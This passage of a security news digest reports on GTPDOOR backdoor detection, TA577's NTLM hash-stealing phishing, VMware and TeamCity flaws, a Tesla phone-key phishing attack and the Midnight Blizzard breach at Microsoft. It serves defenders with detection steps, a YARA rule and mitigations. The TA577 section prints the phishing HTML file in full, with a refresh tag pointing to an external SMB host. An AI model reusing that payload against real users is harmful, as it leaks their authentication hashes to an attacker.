- Specify IP addresses or subnets allowed to communicate with the compromised host through an Access Control List (ACL) mechanism.
- Retrieve the ACL list to make dynamic adjustments to the backdoor's network permissions.
- Clear ACL to reset the malware

HaxRob also highlights the malware's ability to be covertly probed from an external network, eliciting a response via a TCP packet passed through any port.



GTPDOOR attack overview (doubleagent.net)

Detection and defense

Detection strategies involve monitoring for unusual raw socket activities, unexpected process names, and specific malware indicators such as duplicate syslog processes.

The recommended detection steps are the following:

- Check for open raw sockets with lsof, indicating a potential breach.
- Use netstat -lp --raw to find unusual listening sockets.
- Identify processes mimicking kernel threads with abnormal PPIDs.
- Search for /var/run/daemon.pid, a mutex file used by GTPDOOR.
- Look for an unexpected system.conf file, possibly created by the malware.

```
root        3662       2  0 05:26 ?        00:00:07 [kworker/0:1-events]
root        3756       2  0 07:29 ?        00:00:04 [kworker/1:2-events]
root        3807       2  0 07:29 ?        00:00:00 [kworker/3:1]
root        4005    1935  0 09:31 ?        00:00:00 [syslogd]
root        4024       2  0 09:34 ?        00:00:00 [kworker/2:1-ata_sff]
root        4074       2  0 09:57 ?        00:00:00 [kworker/u8:2-events_unbound]
root        4119       2  0 10:03 ?        00:00:00 [kworker/0:2]
root        4145       2  0 10:09 ?        00:00:00 [kworker/u8:0-events_unbound]
```

Abnormal PID (doubleagent.net)


The following YARA rule for defenders to detect the GTPDOOR malware has also been provided.

```
rule Linux_Malware_GTPDOOR_v1v2
{
        meta:
                description = "Detects GTPDOOR"
                author = "@haxrob"
                data = "28/02/2024"
                reference = "https://doubleagent.net/telecommunications/backdoor/gtp/2024/02/27/GTPDOOR-COVERT-TELCO-BACKDOOR"
                hash1 = "827f41fc1a6f8a4c8a8575b3e2349aeaba0dfc2c9390ef1cceeef1bb85c34161"
                hash2 = "5cbafa2d562be0f5fa690f8d551cdb0bee9fc299959b749b99d44ae3fda782e4"
        strings:
                $s1 = "excute result is" ascii fullword
                $s2 = "idkey not correct" ascii fullword
                $s3 = "send ret message" ascii fullword
        condition:
                uint16(0) == 0x457f and
                2 of them and
                filesize < 20KB
}
```

Finally, the researcher proposes defense measures such as GTP firewalls with strict rules and adherence to GSMA security guidelines (1, 2) to block or filter out malicious packets and connections.

Source: https://www.bleepingcomputer.com/news/security/stealthy-gtpdoor-linux-malware-targets-mobile-operator-networks/

3. Hackers steal Windows NTLM authentication hashes in phishing attacks



The hacking group known as TA577 has recently shifted tactics by using phishing emails to steal NT LAN Manager (NTLM) authentication hashes to perform account hijacks.

TA577 is considered an initial access broker (IAB), previously associated with Qbot and linked to Black Basta ransomware infections.

Email security firm Proofpoint reports today that although it has seen TA577 showing a preference for deploying Pikabot recently, two recent attack waves demonstrate a different tactic.

Distinct TA577 campaigns launched on February 26 and 27, 2024, disseminated thousands of messages to hundreds of organizations worldwide, targeting employees' NTLM hashes.


NTLM hashes are used in Windows for authentication and session security and can be captured for offline password cracking to obtain the plaintext password.

Additionally, they can be used in "pass-the-hash" attacks that don't involve cracking at all, where the attackers use the hash as it is to authenticate to a remote server or service.

The stolen hashes can, under certain circumstances and depending on the security measures in place, enable attackers to escalate their privileges, hijack accounts, access sensitive information, evade security products, and move laterally within a breached network.

Using phishing to steal NTLM hashes

The new campaign started with phishing emails that appear to be replies to a target's previous discussion, a technique known as thread hijacking.



Sample malicious email (Proofpoint)

The emails attach unique (per victim) ZIP archives containing HTML files that use META refresh HTML tags to trigger an automatic connection to a text file on an external Server Message Block (SMB) server.

When the Windows device connects to the server, it will automatically attempt to perform an NTLMv2 Challenge/Response, allowing the remote attacker-controlled server to steal the NTLM authentication hashes.

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title> [redacted] /title>
</head>
<body>

  <meta http-equiv="Refresh" content="0; url='file://66.63.188.19/bmkmsw/2.txt'" />

  <div>Eos eaque magnii totam impedit eaa aut voluptatem aut. Quia velit sed sed sint dolores.</div>

</body>
</html>
```


The malicious HTML file (Proofpoint)

"It is notable that TA577 delivered the malicious HTML in a zip archive to generate a local file on the host," reads Proofpoint's report.

"If the file scheme URI was sent directly in the email body, the attack would not work on Outlook mail clients patched since July 2023."

Proofpoint says these URLs did not deliver any malware payloads, so their primary goal appears to be to capture NTLM hashes.

Proofpoint mentions specific artifacts present on the SMB servers that are generally non-standard, such as the open-source toolkit Impacket, which is an indication those servers are used in phishing attacks.



Captured packet from the campaign (Proofpoint)

Cybersecurity professional Brian in Pittsburgh notes that for threat actors to use these stolen hashes to breach networks, multi-factor authentication must be disabled on the accounts.

Vulnerability researcher Will Dormann suggests that it's possible that the hashes are not being stolen to breach networks but rather as a form of reconnaissance to find valuable targets.

> *"I could imagine that the combination of domain name, user name, and host name could tease out some juicy targets?," tweeted Dormann.*

Proofpoint says that restricting guest access to SMB servers alone does not mitigate the TA577 attack, as it leverages automatic authentication to the external server that bypasses the need for guest access.

A potentially effective measure might be configuring a firewall to block all outbound SMB connections (typically ports 445 and 139), stopping the sending of NTLM hashes.

Another protective measure would be to implement emailing filtering that blocks messages containing zipped HTML files, as these can trigger connections to unsafe endpoints upon launch.

It is also possible to configure 'Network security: Restrict NTLM: Outgoing NTLM traffic to remote servers' Windows group policy to prevent sending NTLM hashes. However, this could lead to authentication issues against legitimate servers.

For organizations using Windows 11, Microsoft introduced an additional security feature for Windows 11 users to block NTLM-based attacks over SMBs, which would be an effective solution.

Source: https://www.bleepingcomputer.com/news/security/hackers-steal-windows-ntlm-authentication-hashes-in-phishing-attacks/

4. VMware fixes critical sandbox escape flaws in ESXi, Workstation, and Fusion

VMware released security updates to fix critical sandbox escape vulnerabilities in VMware ESXi, Workstation, Fusion, and Cloud Foundation products, allowing attackers to escape virtual machines and access the host operating system.

These types of flaws are critical as they could permit attackers to gain unauthorized access to the host system where a hypervisor is installed or access other virtual machines running on the same host, breaching their isolation.

The advisory outlines four vulnerabilities, tracked as CVE-2024-22252, CVE-2024-22253, CVE-2024-22254, and CVE-2024-22255, with CVSS v3 scores ranging from 7.1 to 9.3, but all with a critical severity rating.

The four flaws can be summarized as follows:

- **CVE-2024-22252** and **CVE-2024-22253**: Use-after free bugs in the XHCI and UHCI USB controllers (respectively), impacting Workstation/Fusion and ESXi. Exploitation requires local administrative privileges on a virtual machine and could allow an attacker to execute code as the VM's VMX process on the host. On Workstation and Fusion, this could lead to code execution on the host machine.
- **CVE-2024-22254**: Out-of-bounds write flaw in ESXi, allowing an attacker with VMX process privileges to write outside the pre-determined memory region (bounds), potentially leading to sandbox escape.
- **CVE-2024-22255**: Information disclosure problem in the UHCI USB controller impacting ESXi, Workstation, and Fusion. This vulnerability could allow a malicious actor with administrative access to a VM to leak memory from the VMX process.

Impacted version products and fixed versions are listed in the table below:

Product	Version	Running On	CVE Identifier	CVSSv3	Severity	Fixed Version [1]	Workarounds	Additional Documentation
ESXi	8.0	Any	CVE-2024-22252, CVE-2024-22253, CVE-2024-22254, CVE-2024-22255	8.4, 8.4, 7.9, 7.1	Critical	ESXi80U2sb-23305545	KB96682	FAQ
ESXi	8.0 [2]	Any	CVE-2024-22252, CVE-2024-22253, CVE-2024-22254, CVE-2024-22255	8.4, 8.4, 7.9, 7.1	Critical	ESXi80U1d-23299997	KB96682	FAQ
ESXi	7.0	Any	CVE-2024-22252, CVE-2024-22253, CVE-2024-22254, CVE-2024-22255	8.4, 8.4, 7.9, 7.1	Critical	ESXi70U3p-23307199	KB96682	FAQ
Workstation	17.x	Any	CVE-2024-22252, CVE-2024-22253, CVE-2024-22255	9.3, 9.3, 7.1	Critical	17.5.1	KB96682	None.
Fusion	13.x	MacOS	CVE-2024-22252, CVE-2024-22253, CVE-2024-22255	9.3, 9.3, 7.1	Critical	13.5.1	KB96682	None

A practical workaround to mitigate CVE-2024-22252, CVE-2024-22253, and CVE-2024-22255 is to remove USB controllers from virtual machines following the instructions provided by the vendor. Note that this may impact keyboard, mouse, and USB stick connectivity in some configurations.

It is worth noting that VMware has made security fixes available for older ESXi versions (6.7U3u), 6.5 (6.5U3v), and VCF 3.x due to the vulnerabilities' severity.

Finally, the vendor published a FAQ to accompany the bulletin, emphasizing the importance of prompt patching and providing guidance on response planning and workaround/fix implementation for specific products and configurations.

VMware has neither observed nor received any reports indicating active exploitation of the four flaws. System admins are recommended to subscribe to the VMSA mailing list for proactive alerts in case the exploitation status changes.

Source: https://www.bleepingcomputer.com/news/security/vmware-fixes-critical-sandbox-escape-flaws-in-esxi-workstation-and-fusion/


5. Critical TeamCity flaw now widely exploited to create admin accounts

Hackers have started to exploit the critical-severity authentication bypass vulnerability (CVE-2024-27198) in TeamCity On-Premises, which JetBrains addressed in an update on Monday.

Exploitation appears to be massive, with hundreds of new users created on unpatched instances of TeamCity exposed on the public web.

Risk of supply-chain attacks

LeakIX, a search engine for exposed device misconfigurations and vulnerabilities, told BleepingComputer that a little over 1,700 TeamCity servers have yet to receive the fix.




TeamCity installations vulnerable to auth bypass bug CVE-2024-27198

source: LeakIX

Most of the vulnerable hosts indexed by LeakIX are in Germany, the United States, and Russia, followed at a distance by China, the Netherlands, and France.

Of these, the platform indicates that hackers have already compromised more than 1,440 instances.

"There are between 3 and 300 hundreds users created on compromised instances, usually the pattern is 8 alphanum characters," LeakIX told BleepingComputer.



TeamCity instances already compromise through CVE-2024-27198

source: LeakIX

GreyNoise, a company that analyzes internet scanning traffic, also recorded on March 5 a sharp increase in attempts to exploit CVE-2024-27198.

According to GreyNoise statistics, most attempts come from systems in the United States on the DigitalOcean hosting infrastructure.

Gregory Boddin of LeakIX told BleepingComputer that the TeamCity servers observed are production machines used to build and deploy software.

This means that compromising them could lead to supply-chain attacks as they may contain sensitive details such as credentials for the environments where code is deployed, published, or stored (e.g. stores and marketplaces, repositories, company infrastructure).

Cybersecurity company Rapid7 expressed the same concern in a blog post analyzing the vulnerability and the ways it can be leveraged in attacks

"Compromising a TeamCity server allows an attacker full control over all TeamCity projects, builds, agents and artifacts, and as such is a suitable vector to position an attacker to perform a supply chain attack" - Rapid7

Urgent TeamCity update

CVE-2024-27198 has a critical severity score of 9.8 out of 10 and affects all releases up to 2023.11.4 of the on-premise version of TeamCity.

It is present in the web component of the server and can allow a remote, unauthenticated attacker to take control of a vulnerable server with administrative privileges.

Discovered by Stephen Fewer, a principal security researcher at Rapid7, the vulnerability was reported to JetBrains in mid-February and fixed on March 4.


Rapid7 has published complete technical details on what causes the issue and demonstrated how an attacker could exploit it to achieve remote code execution.

JetBrains annonuced on Monday the release of TeamCity 2023.11.4 with a fix for CVE-2024-27198, encouraging all users to update instances to the latest version.

With massive exploitation already observed, administrators of on-premise TeamCity instances should take urgent steps towards installing the newest release.

Source: https://www.bleepingcomputer.com/news/security/critical-teamcity-flaw-now-widely-exploited-to-create-admin-accounts/

6. MiTM phishing attack can let attackers unlock and steal a Tesla



Update: Title and content updated to clarify this is MiTM phishing attack conducted using a Flipper Zero but it could be performed by other devices.

Researchers demonstrated how they could conduct a Man-in-the-Middle (MiTM) phishing attack to compromise Tesla accounts, unlocking cars, and starting them. The attack works on the latest Tesla app, version 4.30.6, and Tesla software version 11.1 2024.2.7.

As part of this attack, security researchers Talal Haj Bakry and Tommy Mysk register a new 'Phone key' that could be used to access the Tesla.

The researchers reported their findings to Tesla saying that linking a car to a new phone lacks proper authentication security. However, the car maker determined the report to be out of scope.


While the researchers performed this phishing attack using a Flipper Zero, it could easily be done with other devices, such as a computer, a Raspberry Pi, or Android phones.

Phishing attack

An attacker at a Tesla supercharger station could deploy a WiFi network called "Tesla Guest," an SSID that is commonly found at Tesla service centers and car owners are familiar with it.

Mysk used a Flipper Zero to broadcast the WiFi network but notes that the same can be accomplished using a Raspberry Pi or other devices that come with WiFi hotspot capabilities.

Once the victim connects to the spoofed network, they are served a fake Tesla login page asking to log in using their Tesla account credentials. Whatever the victim enters on the phishing page, the attacker can see on the Flipper Zero in real time.



The phishing process (Mysk)

After entering the Tesla account credentials, the phishing page requests the one-time password for the account, to help the attacker bypass the two-factor authentication protection.

The attacker has to move before the OTP expires and log into the Tesla app using the stolen credentials. Once in the account, the threat actor can track the vehicle's location in real time.


Adding a new key

Access to the victim's Tesla account allows the attacker to add a new 'Phone Key.' For this, they must be in close proximity of the car, just a few meters away.

Phone Keys use Tesla's mobile app in conjunction with the car owner's smartphone to allow locking and unlocking the vehicle automatically, over a secure Bluetooth connection.

Tesla cars also use Card Keys, which are slim RFID cards that need to be placed on the center console's RFID reader to start the vehicle. Although more secure, Tesla treats them as a backup option if the Phone Key is unavailable or out of battery.

Mysk says that adding a new Phone Key through the app does not require the car to be unlocked or the smartphone to be inside the vehicle, which makes for significant security gap.



Adding a new Phone Key (Mysk)

To make matters worse, once a new Phone Key is added, the Tesla owner does not receive a notification about the fact through the app, and no alert is shown on the car's touchscreen.

With the new Phone Key, the attacker can unlock the car and activate all its systems, allowing them to drive away as if they were the owner.

Mysk notes that the attack is successful on a Tesla Model 3. In the report to the car company, the researcher notes that the hijacked Tesla account must belong to the main driver and that the vehicle must already be linked to a Phone Key.

The researchers argue that requiring a physical Tesla Card Key when adding a new Phone Key would improve security by adding an authentication layer for the new phone.

> *"I was able to add a second phone key on a new iPhone without the Tesla app prompting me to use a key card to authenticate the session on the new iPhone. I only signed in on the new iPhone with my username and password, and as soon as I granted the app access to the location services, it activated the phone key," Tommy Mysk and Talal Haj Bakry wrote in the report to Tesla.*

The company replied by saying that its investigation determined that it was the intended behavior and that the Tesla Model 3 owner's manual does not state that a key card is needed to add a phone key.

BleepingComputer has contacted Tesla with questions on the above and whether they plan to issue an OTA update that introduces security measures to prevent these attacks, but we have not heard back yet.

Source: https://www.bleepingcomputer.com/news/security/mitm-phishing-attack-can-let-attackers-unlock-and-steal-a-tesla/

7. Microsoft says Russian hackers breached its systems, accessed source code

Microsoft says the Russian 'Midnight Blizzard' hacking group recently accessed some of its internal systems and source code repositories using authentication secrets stolen during a January cyberattack.

In January, Microsoft disclosed that Midnight Blizzard (aka NOBELIUM) had breached corporate email servers after conducting a password spray attack that allowed access to a legacy non-production test tenant account.

A later blog post revealed that this test account did not have multi-factor authentication enabled, allowing the threat actors to gain access to breach Microsoft's systems.

This test tenant account also had access to an OAuth application with elevated access to Microsoft's corporate environment, allowing the threat actors to access and steal data from corporate mailboxes, including members of Microsoft's leadership team and employees in the cybersecurity and legal departments.

The company believes the threat actors breached some of these email accounts to learn what Microsoft knew about them.

Midnight Blizzard hacks Microsoft again

Today, Microsoft says that Midnight Blizzard is using secrets found in the stolen data to gain access to some of the company's systems and source code repositories in recent weeks.

> *"In recent weeks, we have seen evidence that Midnight Blizzard is using information initially exfiltrated from our corporate email systems to gain, or attempt to gain, unauthorized access," reads a new blog post by the Microsoft Security Response Center.*

